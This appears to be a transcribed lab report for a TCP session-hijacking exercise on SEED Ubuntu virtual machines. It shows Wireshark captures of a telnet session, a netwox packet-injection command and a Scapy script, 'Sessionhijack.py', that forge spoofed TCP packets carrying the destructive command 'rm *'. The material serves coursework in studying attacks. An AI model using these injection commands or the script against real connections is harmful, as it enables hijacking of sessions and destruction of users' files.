
Task 3:



Ubuntu Attacker [Running] - Oracle VM VirtualBox
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
9:48 PM
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
61 2021-03-15 21:43:39.7246913… 10.0.2.6 10.0.2.7 TCP 66 35510 → 23 [ACK] Seq=1416179618 Ack=2432740650…
62 2021-03-15 21:45:29.5193665… 10.0.2.6 10.0.2.7 TELNET 67 Telnet Data ...
63 2021-03-15 21:45:29.5196193… 10.0.2.7 10.0.2.6 TELNET 67 Telnet Data ...
64 2021-03-15 21:45:29.5197207… 10.0.2.6 10.0.2.7 TCP 66 35510 → 23 [ACK] Seq=1416179619 Ack=2432740651…
65 2021-03-15 21:45:29.6171415… 10.0.2.6 10.0.2.7 TELNET 67 Telnet Data ...
66 2021-03-15 21:45:29.6173937… 10.0.2.7 10.0.2.6 TELNET 67 Telnet Data ...
67 2021-03-15 21:45:29.6174799… 10.0.2.6 10.0.2.7 TCP 66 35510 → 23 [ACK] Seq=1416179620 Ack=2432740652…
68 2021-03-15 21:45:29.9107331… 10.0.2.6 10.0.2.7 TELNET 68 Telnet Data ...
69 2021-03-15 21:45:29.9135621… 10.0.2.7 10.0.2.6 TELNET 506 Telnet Data ...
70 2021-03-15 21:45:29.9136416… 10.0.2.6 10.0.2.7 TCP 66 35510 → 23 [ACK] Seq=1416179622 Ack=2432741092…
71 2021-03-15 21:45:29.9157140… 10.0.2.7 10.0.2.6 TELNET 87 Telnet Data ...
72 2021-03-15 21:45:29.9158230… 10.0.2.6 10.0.2.7 TCP 66 35510 → 23 [ACK] Seq=1416179622 Ack=2432741113…
73 2021-03-15 21:46:35.2561473… 10.0.2.7 10.0.2.3 DHCP 342 DHCP Request - Transaction ID 0x744f875e
74 2021-03-15 21:46:35.2663223… 10.0.2.3 10.0.2.7 DHCP 590 DHCP ACK - Transaction ID 0x744f875e
75 2021-03-15 21:46:40.3040349… PcsCompu_b7:28:91 PcsCompu_96:e5:c5 ARP 60 Who has 10.0.2.3? Tell 10.0.2.7
Frame 72: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: PcsCompu_69:6c:02 (08:00:27:69:6c:02), Dst: PcsCompu_b7:28:91 (08:00:27:b7:28:91)
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
Transmission Control Protocol, Src Port: 35510, Dst Port: 23, Seq: 1416179622, Ack: 2432741113, Len: 0
0000 08 00 27 b7 28 91 08 00 27 69 6c 02 08 00 45 10
0010 00 34 63 95 40 00 40 06 bf 12 0a 00 02 06 0a 00
0020 02 07 8a b6 00 17 54 69 2f a6 91 00 ae f9 80 10
0030 00 f5 96 36 00 00 01 01 08 0a 00 03 bd 64 00 03
0040 bb 43
enp0s3: <live capture in progress>
Packets: 84 · Displayed: 84 (100.0%)
Profile: Default
Right Ctrl



Ubuntu Observer [Running] - Oracle VM VirtualBox
Terminator
10:06 PM
/bin/bash
/bin/bash 80x24
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Mar 15 21:43:15 EDT 2021 from 10.0.2.6 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
0 packages can be updated.
0 updates are security updates.
[03/15/21]seed@VM:~$ ls
android Desktop get-pip.py Public Templates
bin Documents lib secret.txt Videos
community-rules Downloads Music snort_src
community.tar.gz examples.desktop Pictures source
[03/15/21]seed@VM:~$ cd Desktop/
[03/15/21]seed@VM:~/Desktop$ ls
[03/15/21]seed@VM:~/Desktop$ touch secret.txt
[03/15/21]seed@VM:~/Desktop$ ls
secret.txt
[03/15/21]seed@VM:~/Desktop$
Right Ctrl


Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ubuntu Desktop
10:07 PM
secret.txt
Right Ctrl



Ubuntu Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
10:05 PM
/bin/bash 117x33
[03/15/21]seed@VM:~$ sudo netwox 40 --ip4-src "10.0.2.6" --ip4-dst "10.0.2.7" --ip4-ttl 64 --tcp-dst "23" --tcp-src "
35510" --tcp-seqnum "1416179656" --tcp-window 30336 --tcp-ack --tcp-acknum "2432741280" --tcp-data "0d20726d202a0a0d"
IP
version 4
ihl 5
tos 0x00=0
totlen 0x0030=48
id 0x75AD=30125
r|D|M| 0|0|0|
offsetfrag 0x0000=0
ttl 0x40=64
protocol 0x06=6
checksum 0xED0E
source 10.0.2.6
destination 10.0.2.7
TCP
source port 0x8AB6=35510
destination port 0x0017=23
seqnum 0x54692FC8=1416179656
acknum 0x9100AFA0=2432741280
doff 5
r|r|r|r|C|E|U|A|P|R|S|F| 0|0|0|0|0|0|1|0|0|0|0|0|
window 0x7680=30336
checksum 0x27DB=10203
urgptr 0x0000=0
0d 20 72 6d 20 2a 0a 0d # . rm *..
[03/15/21]seed@VM:~$
Right Ctrl



Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ubuntu Desktop
10:06 PM
Right Ctrl
Ubuntu Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
10:09 PM
/bin/bash
/bin/bash 80x24
[03/15/21]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Mar 15 21:43:38 EDT 2021 from 10.0.2.6 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
0 packages can be updated.
0 updates are security updates.
[03/15/21]seed@VM:~$ cd Desktop/
[03/15/21]seed@VM:~/Desktop$ touch secret.txt
[03/15/21]seed@VM:~/Desktop$ ls
secret.txt
[03/15/21]seed@VM:~/Desktop$
Right Ctrl



Ubuntu Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*enp0s3
10:45 PM
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
124 2021-03-15 22:40:47.2885089… 10.0.2.7 10.0.2.6 TELNET 67 Telnet Data ...
125 2021-03-15 22:40:47.2885853… 10.0.2.6 10.0.2.7 TCP 66 35522 → 23 [ACK] Seq=2525251259 Ack=1249362282 W…
126 2021-03-15 22:40:47.9478802… 10.0.2.6 10.0.2.7 TELNET 67 Telnet Data ...
127 2021-03-15 22:40:47.9481822… 10.0.2.7 10.0.2.6 TELNET 67 Telnet Data ...
128 2021-03-15 22:40:47.9483221… 10.0.2.6 10.0.2.7 TCP 66 35522 → 23 [ACK] Seq=2525251260 Ack=1249362283 W…
129 2021-03-15 22:40:48.0664227… 10.0.2.6 10.0.2.7 TELNET 67 Telnet Data ...
130 2021-03-15 22:40:48.0667206… 10.0.2.7 10.0.2.6 TELNET 67 Telnet Data ...
131 2021-03-15 22:40:48.0667294… 10.0.2.6 10.0.2.7 TCP 66 35522 → 23 [ACK] Seq=2525251261 Ack=1249362284 W…
132 2021-03-15 22:40:48.3098162… 10.0.2.6 10.0.2.7 TELNET 68 Telnet Data ...
133 2021-03-15 22:40:48.3111506… 10.0.2.7 10.0.2.6 TELNET 68 Telnet Data ...
134 2021-03-15 22:40:48.3111590… 10.0.2.6 10.0.2.7 TCP 66 35522 → 23 [ACK] Seq=2525251263 Ack=1249362286 W…
135 2021-03-15 22:40:48.3126176… 10.0.2.7 10.0.2.6 TELNET 76 Telnet Data ...
136 2021-03-15 22:40:48.3126962… 10.0.2.6 10.0.2.7 TCP 66 35522 → 23 [ACK] Seq=2525251263 Ack=1249362296 W…
137 2021-03-15 22:40:48.3127817… 10.0.2.7 10.0.2.6 TELNET 68 Telnet Data ...
138 2021-03-15 22:40:48.3128670… 10.0.2.6 10.0.2.7 TCP 66 35522 → 23 [ACK] Seq=2525251263 Ack=1249362298 W…
139 2021-03-15 22:40:48.3151233… 10.0.2.7 10.0.2.6 TELNET 95 Telnet Data ...
140 2021-03-15 22:40:48.3152374… 10.0.2.6 10.0.2.7 TCP 66 35522 → 23 [ACK] Seq=2525251263 Ack=1249362327 W…
[TCP Segment Len: 0]
Sequence number: 2525251263
Acknowledgment number: 1249362327
Header Length: 32 bytes
Flags: 0x010 (ACK)
Window size value: 237
[Calculated window size: 30336]
[Window size scaling factor: 128]
Checksum: 0x1d7d [unverified]
[Checksum Status: Unverified]
0000 08 00 27 b7 28 91 08 00 27 69 6c 02 08 00 45 10 ..'.(... 'il...E.
0010 00 34 09 83 40 00 40 06 19 25 0a 00 02 06 0a 00 .4..@.@. .%.....
0020 02 07 8a c2 00 17 96 84 46 bf 4a 77 c1 97 80 10 .... F.Jw....
0030 00 ed 1d 7d 00 00 01 01 08 0a 00 10 67 03 00 10 ...}.... ....g...
0040 64 f7 d.
Details at: http://www.wireshark.org/docs/wsug_html_chunked/ChAdvChecksums.html (tcp.checksum), 2 byte
Packets: 162 · Displayed: 162 (100.0%)
Profile: Default
Right Ctrl


Sessionhijack.py (~/) - gedit
Open
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending Session Hijacking Packet.....")
IPLayer = IP(src="10.0.2.6", dst="10.0.2.7")
TCPLayer = TCP(sport=35522, dport=23, flags="A", seq=2525251263, ack=1249362327)
Data = "\r rm *\n\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
Python
Tab Width: 8

```
[03/15/21]seed@VM:~$ sudo ./Sessionhijack.py
Sending Session Hijacking Packet......
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.0.2.6'      (None)
dst        : DestIPField                      = '10.0.2.7'      (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 35522           (20)
dport      : ShortEnumField                   = 23              (80)
seq        : IntField                         = 2525251263L     (0)
ack        : IntField                         = 1249362327      (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
--
load       : StrField                         = '\r rm *\n\r'   ('')
```




Ubuntu Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*enp0s3
10:43 PM
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
135 2021-03-15 22:40:48.3126176… 10.0.2.7 10.0.2.6 TELNET 76 Telnet Data ...
136 2021-03-15 22:40:48.3126962… 10.0.2.6 10.0.2.7 TCP 66 35522 → 23 [ACK] Seq=2525251263 Ack=124936…
137 2021-03-15 22:40:48.3127817… 10.0.2.7 10.0.2.6 TELNET 68 Telnet Data ...
138 2021-03-15 22:40:48.3128670… 10.0.2.6 10.0.2.7 TCP 66 35522 → 23 [ACK] Seq=2525251263 Ack=124936…
139 2021-03-15 22:40:48.3151233… 10.0.2.7 10.0.2.6 TELNET 95 Telnet Data ...
140 2021-03-15 22:40:48.3152374… 10.0.2.6 10.0.2.7 TCP 66 35522 → 23 [ACK] Seq=2525251263 Ack=124936…
141 2021-03-15 22:41:03.6600417… 10.0.2.6 10.0.2.7 TCP 66 [TCP Spurious Retransmission] 35520 → 23 […
142 2021-03-15 22:41:03.6602164… 10.0.2.7 10.0.2.6 TCP 78 [TCP Dup ACK 2#2] [TCP ACKed unseen segmen…
143 2021-03-15 22:41:42.5959706… 10.0.2.7 10.0.2.6 TCP 185 [TCP ACKed unseen segment] [TCP Retransmis…
144 2021-03-15 22:41:42.5961045… 10.0.2.6 10.0.2.7 TCP 60 35520 → 23 [RST] Seq=349731119 Win=0 Len=0
145 2021-03-15 22:41:47.6919946… PcsCompu_69:6c:02 PcsCompu_b7:28:91 ARP 60 Who has 10.0.2.7? Tell 10.0.2.6
